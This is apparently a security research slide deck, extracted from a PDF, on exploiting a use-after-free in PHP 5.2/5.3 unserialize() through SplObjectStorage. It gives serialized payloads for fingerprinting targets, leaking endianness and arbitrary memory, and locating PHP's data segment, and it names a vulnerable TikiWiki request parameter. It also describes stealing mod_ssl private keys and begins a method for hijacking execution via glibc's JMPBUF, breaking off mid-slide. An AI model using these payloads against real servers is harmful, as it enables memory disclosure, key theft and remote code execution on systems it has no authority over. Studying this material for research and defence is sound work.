
# unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;0:8:"stdClass":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



# unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;0:8:"stdClass":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



# Part IV

## SplObjectStorage Deserialization Vulnerability

# SplObjectStorage

- provides an **object set** in **PHP 5.2**

```
<?php
```

```
$x = new SplObjectStorage();  
$x->attach(new Alpha());  
$x->attach(new Beta());
```

```
C:16:"SplObjectStorage":47:{x:i:2;0:5:"Alpha":0:  
{};0:4:"Beta":0:{};m:a:0:{}}
```

```
?>
```

- provides a **map from objects to data** in **PHP 5.3**

```
<?php
```

```
$x = new SplObjectStorage();  
$x->attach(new Alpha(), 123);  
$x->attach(new Beta(), 456);
```

```
C:16:"SplObjectStorage":61:{x:i:2;0:5:"Alpha":0:{},  
i:123;;0:4:"Beta":0:{},i:456;;m:a:0:{}}
```

```
?>
```

# Object Set/Map Index

- **key** to the object set / map is **derived from the object value**

```
zend_object_value zvalue;  
memset(&zvalue, 0, sizeof(zend_object_value));  
zvalue.handle = Z_OBJ_HANDLE_P(obj);  
zvalue.handlers = Z_OBJ_HT_P(obj);  
zend_hash_update(&intern->storage, (char*)&zvalue, sizeof(zend_object_value), &element,  
sizeof(spl_SplObjectStorageElement), NULL);
```

```
typedef struct _zend_object_value {  
    zend_object_handle handle;  
    zend_object_handlers *handlers;  
} zend_object_value;
```




# Vulnerability in PHP 5.3.x

- **references** allow to **attach the same object again**
- in **PHP 5.3.x** this will **destruct** the previously stored **extra data**
- **destruction** of the extra data will **not touch the internal var\_table**
- **references** allow to still **access/use the freed PHP variables**
- **use-after-free** vulnerability allows to **info leak or execute code**

# Vulnerability in PHP 5.2.x (I)

- in **PHP 5.2.x** there is **no extra data**
- attaching the **same object** will **just decrease the reference counter**
- unserializer is **not protected** against **type confusion attacks**
- on **x86 systems** a **double can collide** with an object



# Vulnerability in PHP 5.2.x (II)

- **double with same binary representation** will **destruct** the object
- **destruction** of object will **not touch the internal var\_table**
- **references** allow to still **access/use the freed object/properties**
- **use-after-free** vulnerability allows to **info leak or execute code**
- **exploit works against 32 bit PHP 5.3.x, too**

# Vulnerable Applications

- discussed vulnerability allows arbitrary code execution in any PHP application unserializing user input
- but in order to exploit it nicely the PHP applications should re-serialize and echo the result
- both is quite common in widespread PHP applications e.g. TikiWiki 4.2

```
if (!isset($_REQUEST['printpages']) && !isset($_REQUEST['printstructures'])) {  
    ...  
} else {  
    $printpages = unserialize(urldecode($_REQUEST["printpages"]));  
    $printstructures = unserialize(urldecode($_REQUEST['printstructures']));  
}  
...  
$form_printpages = urlencode(serialize($printpages));  
$smarty->assign_by_ref('form_printpages', $form_printpages);
```

# Part V

## Bruteforcing the Object Handlers Address

# Object Handler Address Bruteforcing (I)

- in order to exploit PHP 5.2.x a double collision is required
- a double collision occurs when object handle and object handlers matches the binary representation of a double
- object handle is a small number
- object handlers is a pointer into the data segment

```
typedef struct _zend_object_value {  
    zend_object_handle handle;  
    zend_object_handlers *handlers;  
} zend_object_value;
```

# Object Handler Address Bruteforcing (II)

- object handle
  - small number depending on number of objects
  - bruteforcing not required we can just serialize 50 stdClass objects
  - assume 49 as handle
- object handlers
  - low 12 bits of address are known for a known PHP binary
  - shared library randomization usually worse than 17 bit
  - we can bruteforce multiple addresses with one request
  - bruteforcing doesn't crash the process







# Part VI

## Simple Information Leaks via unserialize()

# DWORD Size?

- for the following steps it is required to know if target is 32 bit or 64 bit
- we can detect the bit size by sending integers larger than 32 bit
  - sending:
    - ➔ `i:111111111111;`
  - answer:
    - ➔ 64 bit PHP - `i:111111111111;`
    - ➔ 32 bit PHP - `i:-1773790777;`
    - ➔ 32 bit PHP - `d:111111111111;`

# PHP 5.2.x vs. PHP 5.3.x

- as demonstrated the exploit is different for PHP 5.2.x and 5.3.x
- we can detect a difference in the ArrayObject implementation
  - sending:
    - ➔ `0:11:"ArrayObject":0:{"}`
  - answer:
    - ➔ PHP 5.2.x - `0:11:"ArrayObject":0:{"}`
    - ➔ PHP 5.3.x - `C:11:"ArrayObject":21:{x:i:0;a:0:{"};m:a:0:{"}}`

# SplObjectStorage Version

- bugfix in the latest versions of PHP 5.2.x and PHP 5.3.x
- stored objects counter is no longer put in var\_table
- can be detected by references
  - sending:
    - ➔ `C:16:"SplObjectStorage":38:{x:i:0;m:a:3:{i:1;i:1;i:2;i:2;i:3;r:4;}}`
  - answer:
    - ➔ PHP `<= 5.2.12` - PHP `<= 5.3.1`  
`C:16:"SplObjectStorage":38:{x:i:0;m:a:3:{i:1;i:1;i:2;i:2;i:3;i:2;}}`
    - ➔ PHP `>= 5.2.13` - PHP `>= 5.3.2`  
`C:16:"SplObjectStorage":38:{x:i:0;m:a:3:{i:1;i:1;i:2;i:2;i:3;i:1;}}`

# Part VII

## Leak-After-Free Attacks

# Endianess?

- for portability we need to detect the endianess remotely
- no simple info leak available
- we need a leak-after-free attack for this

# Creating a fake integer ZVAL

- we construct a string that represents an integer ZVAL

integer value  
reference counter

32 bit integer ZVAL: 00 01 00 00 41 41 41 41 00 01 01 00 01 00

- string is a valid integer no matter what endianness
  - reference counter is chosen to be not zero or one (0x101)
  - type is set to integer variable (0x01)
  - value will be 0x100 for little endian and 0x10000 for big endian
- when sent to the server the returned value determines endianness



# Endianess Unserialize Payload

orange numbers are not valid because serialized strings were modified to enhance visibility

- create an array of integer variables
- free the array
- create a fake ZVAL string which will reuse the memory
- create a reference to one of the already freed integer variables
- reference will point to our fake ZVAL

```
a:1:{i:0;C:16:"SPLObjectStorage":159:{x:i:2;i:0;,a:10:{i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:10;i:10;};i:0;,i:0;;m:a:2:{i:1;S:19:"\00\01\00\00AAAA\00\01\01\00\01\x00BBCCC";i:2;r:11;}}}}
```

# Endianess Payload Reply

- for little endian systems the reply will be

```
a:1:{i:0;C:16:"SplObjectStorage":65:{x:i:1;i:0;,i:0;;m:a:2:{i:1;S:19:"\00\01\00\00AAAA\00\01\01\00\01\x00BBCCC";i:2;i:256;}}}
```

- and for big endian systems it is


```
a:1:{i:0;C:16:"SplObjectStorage":67:{x:i:1;i:0;,i:0;;m:a:2:{i:1;S:19:"\00\01\00\00AAAA\00\01\01\00\01\x00BBCCC";i:2;i:65536;}}}
```

# Leak Arbitrary Memory?

- we want a really stable, portable, non-crashing exploit
- this requires more info leaks - it would be nice to leak arbitrary memory
- is that possible with a leak-after-free attack? Yes it is!

# Creating a fake string ZVAL

- we construct a string that represents a string ZVAL

32 bit string ZVAL:  18 21 34 B7 00 04 00 00 00 01 01 00 06 00

- our fake string ZVAL
  - string pointer points where we want to leak (0xB7342118)
  - length is set to 1024 (0x400)
  - reference counter is chosen to be not zero or one (0x101)
  - type is set to string variable (0x06)
- when sent to the server the returned value contains 1024 leaked bytes

# Arbitrary Leak Unserialize Payload

- create an array of integer variables
- free the array
- create a fake ZVAL string which will reuse the memory
- create a reference to one of the already freed integer variables
- reference will point to our fake string ZVAL

```
a:1:{i:0;C:16:"SPLObjectStorage":159:{x:i:2;i:0;,a:10:{i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:10;i:10;};i:0;,i:0;;m:a:2:{i:1;S:19:"\18\21\34\B7\00\04\00\00\00\01\01\00\06\x00BBCCC";i:2;r:11;}}}}
```

# Arbitrary Leak Response

- the response will look a lot like this


```
a:1:{i:0;C:16:"SplObjectStorage":1093:{x:i:1;i:0;,i:0;;m:a:2:{i:
1;S:19:"\18\21\34\B7\00\04\00\00\00\01\01\00\06\00BBCCC";i:2;s:
1024:"??Y?`?R?0?R?P?R???Q???Q?@?Q???Q??Q???Q?P?Q?`?R?0?R?cR?p?R??
R???R???R?0?R?`IR?@?R???R?p?R??gR??R??hR??gR??jR?0hR???R??kR?`?R?0?
R?P?R???R??R?.....
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]
^_`abcdefghijklmnopqrstuvwxyz{|}
~????????????????????????????????????????????????????????????@?N22PAPQY?
TY???d???9Y???]s6\??BY?`?J?PBY??AY?`8Y??=Y?`]P? @Y??>Y?0>Y??=Y?
<Y?;Y?`9Y?\?2??]ve??TY??TY?UY???
Y???e???e??e?`?e??e?`?e???e???";}}}
```

# Starting Point?

- wait a second...
- how do we know where to start when leaking memory
- can we leak some PHP addresses
- is that possible with a leak-after-free attack? Yes it is!

# Creating a fake string ZVAL

- we again construct a string that represents a string ZVAL

32 bit string ZVAL: 

- our fake string ZVAL
  - pointer points where anywhere - **will be overwritten by a free** (0x41414141)
  - length is set to 1024 (0x400)
  - reference counter is chosen to be not zero or one (0x101)
  - type is set to string variable (0x06)
- when sent to the server the returned value contains 1024 leaked bytes



# Starting Point Leak Unserialize Payload

- create an array of integer variables to allocate memory
- create another array of integer variables and free the array
- create an array which mixes our fake ZVAL strings and objects
- free that array
- create a reference to one of the already freed integer variables
- reference will point to our already freed fake string ZVAL
- **string pointer of fake string was overwritten by memory cache !!!**

```
a:1:{i:0;C:16:"SPLObjectStorage":1420:{x:i:6;i:1;,a:40:{i:0;i:0;i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:10;i:10;i:11;i:11;i:12;i:12;i:13;i:13;i:14;i:14;i:15;i:15;i:16;i:16;i:17;i:17;i:18;i:18;i:19;i:19;i:20;i:20;i:21;i:21;i:22;i:22;i:23;i:23;i:24;i:24;i:25;i:25;i:26;i:26;i:27;i:27;i:28;i:28;i:29;i:29;i:30;i:30;i:31;i:31;i:32;i:32;i:33;i:33;i:34;i:34;i:35;i:35;i:36;i:36;i:37;i:37;i:38;i:38;i:39;i:39;};i:0;,a:40:{i:0;i:0;i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:10;i:10;i:11;i:11;i:12;i:12;i:13;i:13;i:14;i:14;i:15;i:15;i:16;i:16;i:17;i:17;i:18;i:18;i:19;i:19;i:20;i:20;i:21;i:21;i:22;i:22;i:23;i:23;i:24;i:24;i:25;i:25;i:26;i:26;i:27;i:27;i:28;i:28;i:29;i:29;i:30;i:30;i:31;i:31;i:32;i:32;i:33;i:33;i:34;i:34;i:35;i:35;i:36;i:36;i:37;i:37;i:38;i:38;i:39;i:39;};i:0;,i:0;;i:0;,a:20:{i:100;0:8:"stdClass":0:{}i:0;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:101;0:8:"stdClass":0:{}i:1;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:102;0:8:"stdClass":0:{}i:2;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:103;0:8:"stdClass":0:{}i:3;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:104;0:8:"stdClass":0:{}i:4;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:105;0:8:"stdClass":0:{}i:5;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:106;0:8:"stdClass":0:{}i:6;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:107;0:8:"stdClass":0:{}i:7;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:108;0:8:"stdClass":0:{}i:8;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:109;0:8:"stdClass":0:{}i:9; S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";};i:0;,i:0;;i:1;,i:0;;m:a:2:{i:0;i:0;i:1;r:57;}}}
```

# Starting Point Leak Response

- the response will contain the leaked 1024 bytes of memory
- starting from an already freed address
- we search for freed object ZVALs in the reply

32 bit object ZVAL: 41 41 41 41 20 12 34 B7 00 00 00 00 05 00

overwritten by free      object handlers      reference counter

pattern to search

- the object handlers address is a pointer into PHP's data segment
- we can leak memory at this address to get a list of pointers into the code segment

# Where to go from here?

- having pointers into the code segment and an arbitrary mem info leak we can ...
  - scan backward for the ELF / PE / ... executable header
  - remotely steal the PHP binary and all it's data
  - lookup any symbol in PHP binary
  - find other interesting webserver modules (and their executable headers)
  - and steal their data (e.g. mod\_ssl private SSL key)
  - use gathered data for a remote code execution exploit

# Part VIII

## Controlling Execution

# Taking Control (I)

- to **take over control** we need to
  - **corrupt memory** layout
  - **call** user supplied **function pointers**
- **unserialize()** allows to **deconstruct** and **create** fake variables
  - **string** - freeing arbitrary memory addresses
  - **array** - calling hashtable destructor
  - **object** - calling `del_ref()` from object handlers

# Taking Control (II)

- **object** and **array** variables point to tables with **function pointers** only
- **string** variables store **pointer** to free **inline**
- **small** freed **memory blocks** end up in PHP's **memory cache**
- **new string** variable of **same size** will **reuse cached memory**
- allows to **overwrite with attacker supplied data**

# PHP and the Linux x86 glibc JMPBUF

jmpbuf

<b>EBX</b>
<b>ESI</b>
<b>EDI</b>
<b>EBP</b>
<b>ESP</b>
<b>EIP</b>

- PHP uses a **JMPBUF** for **try {} catch {}** at C level
- **JMPBUF** is stored on **stack**
- **executor\_globals** point to current **JMPBUF**
- glibc uses **pointer obfuscation** for **ESP** and **EIP**
  - ROL 9
  - XOR gs:[0x18]
- obvious **weakness**
  - **EBP** not obfuscated



# Breaking PHP's JMPBUF

jmpbuf


<b>EBX</b>
<b>ESI</b>
<b>EDI</b>
<b>EBP</b>
<b>ESP</b>
<b>EIP</b>

- lowest **2 bits** of **ESP** are always **0**
- allows determining lowest **2 bits** of **EIP**
- PHP's JMPBUF points into **php\_execute\_script()**
- prepended by **CALL** **E8 xx xx xx xx**
- followed by **XOR + TEST** **31 xx 85 xx**
- we can **search for EIP**
- known **EIP** allows determining secret **XORER**



# Using Fake Strings to Overwrite JMPBUF (I)

- search process stack from **JMPBUF's position backward**
- there are **at least MAX\_PATH** bytes
- search for **pattern** `XX 00 00 00` (`XX > 0x0c` and `XX < 0x8f`)
- field **could be** the **size field** of a **small memory block**



